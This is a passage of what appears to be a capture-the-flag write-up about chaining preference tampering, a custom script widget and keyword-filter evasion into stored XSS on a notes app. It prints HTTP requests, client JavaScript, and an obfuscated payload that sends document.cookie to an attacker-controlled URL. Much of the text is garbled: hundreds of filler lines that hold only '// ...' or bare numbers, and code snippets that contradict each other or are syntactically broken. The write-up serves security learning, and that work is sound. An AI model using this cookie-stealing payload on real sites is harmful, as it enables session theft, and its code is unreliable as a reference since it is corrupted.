  ..../api/account/preferences/reader-presets/attacker-profile",
24   "readerPresets": {
25     "attacker-profile": {
26       "profile": {
27         "renderMode": "full",
28         "widgetTypes": [
29           "counter",
30           "progress"
31         ],
32         "widgetSink": "text"
33       }
34     }
35   }
36 }

```

Response

```

1 HTTP/2 200 OK
2 Date: Mon, 27 Apr 2026 21:14:28 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 472
5 X-Powered-By: Express
6 Content-Security-Policy: default-src 'self'; script-src
  'none'; style-src 'self'; font-src 'self'; style-src
  'self' 'unsafe-inline' https://fonts.googleapis.com
  https://fonts.gstatic.com; img-src * data; font-src 'self'
  data: https://fonts.googleapis.com https://fonts.gstatic.com;
  connect-src *; frame-src 'self'; object-src 'none'; base-uri
  'none'; form-action 'self'
7 X-Content-Options: nosniff
8 Referrer-Policy: no-referrer
9 Rtag: W/1d8-FBfsESESvPtVlyiJCFbPp9Knuuc
10 Strict-Transport-Security: max-age=31536000; includeSubDomains
11
12 {
13   "success": true,
14   "message": "Preferences saved.",
15   "preferences": {
16     "theme": "dark",
17     "fontSize": 14,
18     "language": "en",
19     "notifications": true,
20     "editorMode": "rich",
21     "defaultLayout": "
  ..../api/account/preferences/reader-presets/attacker-profile",
22     "readerPresets": {
23       "profile": {
24         "renderMode": "full",
25         "widgetTypes": [
26           "counter",
27           "progress"
28         ],
29         "widgetSink": "text"
30       },
31       "attacker-profile": {
32         "profile": {
33           "renderMode": "full",
34           "widgetTypes": [
35             "counter",
36             "progress"
37           ],
38           "widgetSink": "text"
39         }
40       }
41     },
42     "stats": {
43       "presetCount": 2
44     }
45   }
46 }

```

```

57 function loadReaderPresets() {
58   if (typeof window._data === "string") {
59     return Promise.resolve();
60   }
61
62   var panel = typeof APP_PANEL === "string" ? APP_PANEL : window.localStorage.getItem("summary");
63   var model = typeof APP_MODEL === "string" ? APP_MODEL : "summary";
64   if (!panel) return Promise.resolve();
65   if (!model) return Promise.resolve();
66
67   var target = "/note/" + encodeURIComponent(model) + "/" + panel +
68     "?method=loadReaderPresets";
69   return fetch(target, {
70     headers: { "accept": "application/json" }
71   })
72   .then(function (r) { if (!response || response.status !== 200) return null; })
73   .then(function (r) {
74     if (r.ok) {
75       return Promise.resolve(r.json());
76     }
77     return null;
78   })
79   .then(function (data) {
80     if (data && data.preset) {
81       applyReaderPresets(data.preset);
82     }
83   });
84 }
85
86 function applyReaderPresets(preset) {
87   // ...
88   // ...
89   // ...
90   // ...
91   // ...
92   // ...
93   // ...
94   // ...
95   // ...
96   // ...
97   // ...
98   // ...
99   // ...
100  // ...
101  // ...
102  // ...
103  // ...
104  // ...
105  // ...
106  // ...
107  // ...
108  // ...
109  // ...
110  // ...
111  // ...
112  // ...
113  // ...
114  // ...
115  // ...
116  // ...
117  // ...
118  // ...
119  // ...
120  // ...
121  // ...
122  // ...
123  // ...
124  // ...
125  // ...
126  // ...
127  // ...
128  // ...
129  // ...
130  // ...
131  // ...
132  // ...
133  // ...
134  // ...
135  // ...
136  // ...
137  // ...
138  // ...
139  // ...
140  // ...
141  // ...
142  // ...
143  // ...
144  // ...
145  // ...
146  // ...
147  // ...
148  // ...
149  // ...
150  // ...
151  // ...
152  // ...
153  // ...
154  // ...
155  // ...
156  // ...
157  // ...
158  // ...
159  // ...
160  // ...
161  // ...
162  // ...
163  // ...
164  // ...
165  // ...
166  // ...
167  // ...
168  // ...
169  // ...
170  // ...
171  // ...
172  // ...
173  // ...
174  // ...
175  // ...
176  // ...
177  // ...
178  // ...
179  // ...
180  // ...
181  // ...
182  // ...
183  // ...
184  // ...
185  // ...
186  // ...
187  // ...
188  // ...
189  // ...
190  // ...
191  // ...
192  // ...
193  // ...
194  // ...
195  // ...
196  // ...
197  // ...
198  // ...
199  // ...
200  // ...
201  // ...
202  // ...
203  // ...
204  // ...
205  // ...
206  // ...
207  // ...
208  // ...
209  // ...
210  // ...
211  // ...
212  // ...
213  // ...
214  // ...
215  // ...
216  // ...
217  // ...
218  // ...
219  // ...
220  // ...
221  // ...
222  // ...
223  // ...
224  // ...
225  // ...
226  // ...
227  // ...
228  // ...
229  // ...
230  // ...
231  // ...
232  // ...
233  // ...
234  // ...
235  // ...
236  // ...
237  // ...
238  // ...
239  // ...
240  // ...
241  // ...
242  // ...
243  // ...
244  // ...
245  // ...
246  // ...
247  // ...
248  // ...
249  // ...
250  // ...
251  // ...
252  // ...
253  // ...
254  // ...
255  // ...
256  // ...
257  // ...
258  // ...
259  // ...
260  // ...
261  // ...
262  // ...
263  // ...
264  // ...
265  // ...
266  // ...
267  // ...
268  // ...
269  // ...
270  // ...
271  // ...
272  // ...
273  // ...
274  // ...
275  // ...
276  // ...
277  // ...
278  // ...
279  // ...
280  // ...
281  // ...
282  // ...
283  // ...
284  // ...
285  // ...
286  // ...
287  // ...
288  // ...
289  // ...
290  // ...
291  // ...
292  // ...
293  // ...
294  // ...
295  // ...
296  // ...
297  // ...
298  // ...
299  // ...
300  // ...
301  // ...
302  // ...
303  // ...
304  // ...
305  // ...
306  // ...
307  // ...
308  // ...
309  // ...
310  // ...
311  // ...
312  // ...
313  // ...
314  // ...
315  // ...
316  // ...
317  // ...
318  // ...
319  // ...
320  // ...
321  // ...
322  // ...
323  // ...
324  // ...
325  // ...
326  // ...
327  // ...
328  // ...
329  // ...
330  // ...
331  // ...
332  // ...
333  // ...
334  // ...
335  // ...
336  // ...
337  // ...
338  // ...
339  // ...
340  // ...
341  // ...
342  // ...
343  // ...
344  // ...
345  // ...
346  // ...
347  // ...
348  // ...
349  // ...
350  // ...
351  // ...
352  // ...
353  // ...
354  // ...
355  // ...
356  // ...
357  // ...
358  // ...
359  // ...
360  // ...
361  // ...
362  // ...
363  // ...
364  // ...
365  // ...
366  // ...
367  // ...
368  // ...
369  // ...
370  // ...
371  // ...
372  // ...
373  // ...
374  // ...
375  // ...
376  // ...
377  // ...
378  // ...
379  // ...
380  // ...
381  // ...
382  // ...
383  // ...
384  // ...
385  // ...
386  // ...
387  // ...
388  // ...
389  // ...
390  // ...
391  // ...
392  // ...
393  // ...
394  // ...
395  // ...
396  // ...
397  // ...
398  // ...
399  // ...
400  // ...
401  // ...
402  // ...
403  // ...
404  // ...
405  // ...
406  // ...
407  // ...
408  // ...
409  // ...
410  // ...
411  // ...
412  // ...
413  // ...
414  // ...
415  // ...
416  // ...
417  // ...
418  // ...
419  // ...
420  // ...
421  // ...
422  // ...
423  // ...
424  // ...
425  // ...
426  // ...
427  // ...
428  // ...
429  // ...
430  // ...
431  // ...
432  // ...
433  // ...
434  // ...
435  // ...
436  // ...
437  // ...
438  // ...
439  // ...
440  // ...
441  // ...
442  // ...
443  // ...
444  // ...
445  // ...
446  // ...
447  // ...
448  // ...
449  // ...
450  // ...
451  // ...
452  // ...
453  // ...
454  // ...
455  // ...
456  // ...
457  // ...
458  // ...
459  // ...
460  // ...
461  // ...
462  // ...
463  // ...
464  // ...
465  // ...
466  // ...
467  // ...
468  // ...
469  // ...
470  // ...
471  // ...
472  // ...
473  // ...
474  // ...
475  // ...
476  // ...
477  // ...
478  // ...
479  // ...
480  // ...
481  // ...
482  // ...
483  // ...
484  // ...
485  // ...
486  // ...
487  // ...
488  // ...
489  // ...
490  // ...
491  // ...
492  // ...
493  // ...
494  // ...
495  // ...
496  // ...
497  // ...
498  // ...
499  // ...
500  // ...
501  // ...
502  // ...
503  // ...
504  // ...
505  // ...
506  // ...
507  // ...
508  // ...
509  // ...
510  // ...
511  // ...
512  // ...
513  // ...
514  // ...
515  // ...
516  // ...
517  // ...
518  // ...
519  // ...
520  // ...
521  // ...
522  // ...
523  // ...
524  // ...
525  // ...
526  // ...
527  // ...
528  // ...
529  // ...
530  // ...
531  // ...
532  // ...
533  // ...
534  // ...
535  // ...
536  // ...
537  // ...
538  // ...
539  // ...
540  // ...
541  // ...
542  // ...
543  // ...
544  // ...
545  // ...
546  // ...
547  // ...
548  // ...
549  // ...
550  // ...
551  // ...
552  // ...
553  // ...
554  // ...
555  // ...
556  // ...
557  // ...
558  // ...
559  // ...
560  // ...
561  // ...
562  // ...
563  // ...
564  // ...
565  // ...
566  // ...
567  // ...
568  // ...
569  // ...
570  // ...
571  // ...
572  // ...
573  // ...
574  // ...
575  // ...
576  // ...
577  // ...
578  // ...
579  // ...
580  // ...
581  // ...
582  // ...
583  // ...
584  // ...
585  // ...
586  // ...
587  // ...
588  // ...
589  // ...
590  // ...
591  // ...
592  // ...
593  // ...
594  // ...
595  // ...
596  // ...
597  // ...
598  // ...
599  // ...
600  // ...
601  // ...
602  // ...
603  // ...
604  // ...
605  // ...
606  // ...
607  // ...
608  // ...
609  // ...
610  // ...
611  // ...
612  // ...
613  // ...
614  // ...
615  // ...
616  // ...
617  // ...
618  // ...
619  // ...
620  // ...
621  // ...
622  // ...
623  // ...
624  // ...
625  // ...
626  // ...
627  // ...
628  // ...
629  // ...
630  // ...
631  // ...
632  // ...
633  // ...
634  // ...
635  // ...
636  // ...
637  // ...
638  // ...
639  // ...
640  // ...
641  // ...
642  // ...
643  // ...
644  // ...
645  // ...
646  // ...
647  // ...
648  // ...
649  // ...
650  // ...
651  // ...
652  // ...
653  // ...
654  // ...
655  // ...
656  // ...
657  // ...
658  // ...
659  // ...
660  // ...
661  // ...
662  // ...
663  // ...
664  // ...
665  // ...
666  // ...
667  // ...
668  // ...
669  // ...
670  // ...
671  // ...
672  // ...
673  // ...
674  // ...
675  // ...
676  // ...
677  // ...
678  // ...
679  // ...
680  // ...
681  // ...
682  // ...
683  // ...
684  // ...
685  // ...
686  // ...
687  // ...
688  // ...
689  // ...
690  // ...
691  // ...
692  // ...
693  // ...
694  // ...
695  // ...
696  // ...
697  // ...
698  // ...
699  // ...
700  // ...
701  // ...
702  // ...
703  // ...
704  // ...
705  // ...
706  // ...
707  // ...
708  // ...
709  // ...
710  // ...
711  // ...
712  // ...
713  // ...
714  // ...
715  // ...
716  // ...
717  // ...
718  // ...
719  // ...
720  // ...
721  // ...
722  // ...
723  // ...
724  // ...
725  // ...
726  // ...
727  // ...
728  // ...
729  // ...
730  // ...
731  // ...
732  // ...
733  // ...
734  // ...
735  // ...
736  // ...
737  // ...
738  // ...
739  // ...
740  // ...
741  // ...
742  // ...
743  // ...
744  // ...
745  // ...
746  // ...
747  // ...
748  // ...
749  // ...
750  // ...
751  // ...
752  // ...
753  // ...
754  // ...
755  // ...
756  // ...
757  // ...
758  // ...
759  // ...
760  // ...
761  // ...
762  // ...
763  // ...
764  // ...
765  // ...
766  // ...
767  // ...
768  // ...
769  // ...
770  // ...
771  // ...
772  // ...
773  // ...
774  // ...
775  // ...
776  // ...
777  // ...
778  // ...
779  // ...
780  // ...
781  // ...
782  // ...
783  // ...
784  // ...
785  // ...
786  // ...
787  // ...
788  // ...
789  // ...
790  // ...
791  // ...
792  // ...
793  // ...
794  // ...
795  // ...
796  // ...
797  // ...
798  // ...
799  // ...
800  // ...
801  // ...
802  // ...
803  // ...
804  // ...
805  // ...
806  // ...
807  // ...
808  // ...
809  // ...
810  // ...
811  // ...
812  // ...
813  // ...
814  // ...
815  // ...
816  // ...
817  // ...
818  // ...
819  // ...
820  // ...
821  // ...
822  // ...
823  // ...
824  // ...
825  // ...
826  // ...
827  // ...
828  // ...
829  // ...
830  // ...
831  // ...
832  // ...
833  // ...
834  // ...
835  // ...
836  // ...
837  // ...
838  // ...
839  // ...
840  // ...
841  // ...
842  // ...
843  // ...
844  // ...
845  // ...
846  // ...
847  // ...
848  // ...
849  // ...
850  // ...
851  // ...
852  // ...
853  // ...
854  // ...
855  // ...
856  // ...
857  // ...
858  // ...
859  // ...
860  // ...
861  // ...
862  // ...
863  // ...
864  // ...
865  // ...
866  // ...
867  // ...
868  // ...
869  // ...
870  // ...
871  // ...
872  // ...
873  // ...
874  // ...
875  // ...
876  // ...
877  // ...
878  // ...
879  // ...
880  // ...
881  // ...
882  // ...
883  // ...
884  // ...
885  // ...
886  // ...
887  // ...
888  // ...
889  // ...
890  // ...
891  // ...
892  // ...
893  // ...
894  // ...
895  // ...
896  // ...
897  // ...
898  // ...
899  // ...
900  // ...
901  // ...
902  // ...
903  // ...
904  // ...
905  // ...
906  // ...
907  // ...
908  // ...
909  // ...
910  // ...
911  // ...
912  // ...
913  // ...
914  // ...
915  // ...
916  // ...
917  // ...
918  // ...
919  // ...
920  // ...
921  // ...
922  // ...
923  // ...
924  // ...
925  // ...
926  // ...
927  // ...
928  // ...
929  // ...
930  // ...
931  // ...
932  // ...
933  // ...
934  // ...
935  // ...
936  // ...
937  // ...
938  // ...
939  // ...
940  // ...
941  // ...
942  // ...
943  // ...
944  // ...
945  // ...
946  // ...
947  // ...
948  // ...
949  // ...
950  // ...
951  // ...
952  // ...
953  // ...
954  // ...
955  // ...
956  // ...
957  // ...
958  // ...
959  // ...
960  // ...
961  // ...
962  // ...
963  // ...
964  // ...
965  // ...
966  // ...
967  // ...
968  // ...
969  // ...
970  // ...
971  // ...
972  // ...
973  // ...
974  // ...
975  // ...
976  // ...
977  // ...
978  // ...
979  // ...
980  // ...
981  // ...
982  // ...
983  // ...
984  // ...
985  // ...
986  // ...
987  // ...
988  // ...
989  // ...
990  // ...
991  // ...
992  // ...
993  // ...
994  // ...
995  // ...
996  // ...
997  // ...
998  // ...
999  // ...
1000 // ...

```


This gives us the full renderMode and bypassed DOMpurify.

Our preferences are saved now so we can continue by creating new notes and try to get that XSS payload passed the filters with our full renderMode.

Our preferences are saved now so we can continue by creating new notes and try to get that XSS payload passed the filters with our full renderMode.

Step 5: Custom widgets

Getting renderMode full is the first step but we need more to achieve that XSS. If we try to smuggle XSS payloads even the renderMode full is not good enough to fully bypass DOMpurify. For example the payload `` which should bypass the post sanitization we have seen by obfuscating the “alert()” is stripped by DOMpurify to ``. So event handlers are not allowed.




```
249 // safe rendering.
250
251 function renderContent() {
252   var display = document.getElementById('note-display');
253   var content = window.note_content;
254   if (!content) return;
255   var lines = sanitizeContent(content);
256   display.innerHTML = safe;
257 }
258
259 display.querySelectorAll('[href]').forEach(function (a) {
260   if (a.hostname != location.hostname) {
261     a.setAttribute('rel', 'noopener noreferrer');
262     a.setAttribute('target', '_blank');
263   }
264 });
265
266 display.querySelectorAll('img').forEach(function (img) {
267   img.loading = 'lazy';
268 });
```

We did not yet use the full potential of our widgets in the POST request saving the preferences. 2 keys are not checked enough at this moment:

- widgetTypes : counter and progress
- widgetSink : text

A quick search through the client side JavaScript reveals for “counter” and “progress” an interesting part of the code with function “processEnhancements”



```
245 function processEnhancements(root) {
246   var policies = loadContentPolicies();
247   if (!policies.enableEnhancements) return;
248
249   var manifestTypes = getManifestTypes();
250   if (!manifestTypes.length) return;
251
252   var configId = document.getElementById('enhance-config');
253   if (!configId) return;
254   var allowedTypes = (configId.dataset.types || '').split(',');
255
256   root.querySelectorAll('[data-enhance]:not([data-processed])').forEach(function (el) {
257     el.dataset.processed = '1';
258     var type = el.dataset.enhance;
259     if (allowedTypes.indexOf(type) === -1) return;
260     if (manifestTypes.indexOf(type) === -1) return;
261
262     switch (type) {
263       case 'counter':
264         animateCounter(el);
265         break;
266       case 'progress':
267         animateProgress(el);
268         break;
269       case 'custom':
270         loadCustomWidget(el);
271         break;
272     }
273   });
274 }
275
276 function animateCounter(el) {
277   var target = parseInt(el.dataset.to || '100', 10);
278   var current = 0;
279   var step = Math.max(1, Math.floor(target / 60));
280   var timer = setInterval(function () {
281     current += step;
282     if (current >= target) {
283       clearInterval(timer);
284     }
285   }, 1000);
286 }
```

Beside “counter” and “progress” also “custom” seems to exist but looking a bit deeper into the function we see it expects a specific kind of HTML element to proceed processing.

```
245 function processEnhancements(root) {
246   var policies = loadContentPolicies();
247   if (!policies.enableEnhancements) return;
248
249   var manifestTypes = getOwnArray(APP, 'widgetTypes');
250   if (!manifestTypes.length) return;
251
252   var configEl = document.getElementById('enhance-config');
253   if (!configEl) return;
254   var allowedTypes = (configEl.dataset.types || '').split(',');
255
256   root.querySelectorAll('[data-enhance]:not([data-processed])').forEach(function (el) {
257     el.dataset.processed = '1';
258     var type = el.dataset.enhance;
259     if (!allowedTypes.indexOf(type) === -1) return;
260     if (!manifestTypes.indexOf(type) === -1) return;
261
262     switch (type) {
263       case 'counter':
264         animateCounter(el);
265         break;
266       case 'progress':
267         animateProgress(el);
268         break;
269       case 'custom':
270         loadCustomWidget(el);
271         break;
272     }
273   });
274 }
275
276 function animateCounter(el) {
277   var target = parseInt(el.dataset.to || '100', 10);
278   var current = 0;
279   var step = Math.max(1, Math.floor(target / 60));
280   var timer = setInterval(function () {
281     current += step;
282     if (current >= target) {
283       clearInterval(timer);
284     }
285   }, 1000);
286 }
```

- document.getElementById('enhance-config');
- querySelectorAll('[data-enhance]
- types

And searching for “widgetsync” shows “text” can become “script”

```
296 function loadCustomWidget(el) {
297   if (!DgetOwnString(APP, 'widgetSink', 'text') !== 'script') return;
298
299   var cfg = el.dataset.cfg;
300   if (!cfg || cfg.length > 512) return;
301   var s = document.createElement('script');
302   s.textContent = cfg;
303   document.head.appendChild(s);
304 }
305
```

We also need following according to the code:

- cfg = el.dataset.cfg;

This means a script tag should be embedded in the page <head> section if we create a note with following structure:

```
<div id="enhance-config" data-types="custom"></div>
<div data-enhance="custom" data-cfg="test"></div>
```

First we have to save our new preferences so we activate the custom widget part.

The screenshot shows the Burp Suite interface with a successful POST request and response. The request is to `POST /api/account/preferences HTTP/2` to `challenge-0426.intigrity.io`. The response is `HTTP/2 200 OK` with a `Content-Type: application/json`. The response body is a JSON object indicating success and returning the saved preferences.

```
1 POST /api/account/preferences HTTP/2
2 Host: challenge-0426.intigrity.io
3 Cookie: northstar_profile=ddb5f8792ddb715354c39d16a1015d74
4 Content-Length: 276
5 Sec-Ch-Ua-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0
  Safari/537.36
7 Sec-Ch-Ua: "Google Chrome";v="147", "Not.A/Brand";v="0",
  "Chromium";v="147"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Origin: https://challenge-0426.intigrity.io
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=1, i
18
19 {
20   "theme": "dark",
21   "fontSize": 14,
22   "language": "en",
23   "defaultLayout":
24     ". /api/account/preferences/reader-presets/attacker-prof
  ile",
25   "readerPresets": {
26     "attacker-profile": {
27       "profile": {
28         "renderMode": "full",
29         "widgetTypes": [
30           "custom"
31         ],
32         "widgetSink": "script"
33       }
34     }
35   }
36 }
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Write a note

Rich formatting is supported for pasted content, embeds, tables, and snippets.


Title

widget-test

Content Rich content supported

```
<div id="enhance-config" data-types="custom"></div>
<div data-enhance="custom" data-cfg="test"></div>
```

Publish



Step 6: Embedding a self XSS into a note

Getting a self XSS in our own note now should be easy. We have our preferences saved to bypass all restrictions except this one:

```

190 // Post-sanitisation data attribute filter.
191
192 var UNSAFE_CONTENT_RE = /script|cookie|document|window|eval|alert|prompt|confirm|Function|fetch|XMLHttpRequest|require|setTimeout|setInterval|/;
193

```

Compared to the previous one this is easy to bypass for example with a payload like:

```

<div id="enhance-config" data-types="custom"></div>
<div data-enhance="custom" data-cfg="self['a'+!+'e'+r'+t']()"></div>


```

Normally alert() would be stripped by the filter but it can be split and will be concatenated afterwards.

After trial and error I came to an URL that redirects towards the attacker controlled website and takes the cookies as URL parameter:

```
<div id="enhance-config" data-types="custom"></div>
<div data-enhance="custom" data-cfg="self['locat'+'tion']='https://<attacker-url>.com/?
flag='+self['d'+ 'o'+ 'c'+ 'u'+ 'm'+ 'e'+ 'n'+ 't']['c'+ 'o'+ 'o'+ 'k'+ 'i'+ 'e']"></div>
```

This works and takes the cookies into the URL:




But now there is a final challenge. We can deliver this exploit to the back-end to check our note but they will not have the preferences loaded with renderMode full and the custom widgets.

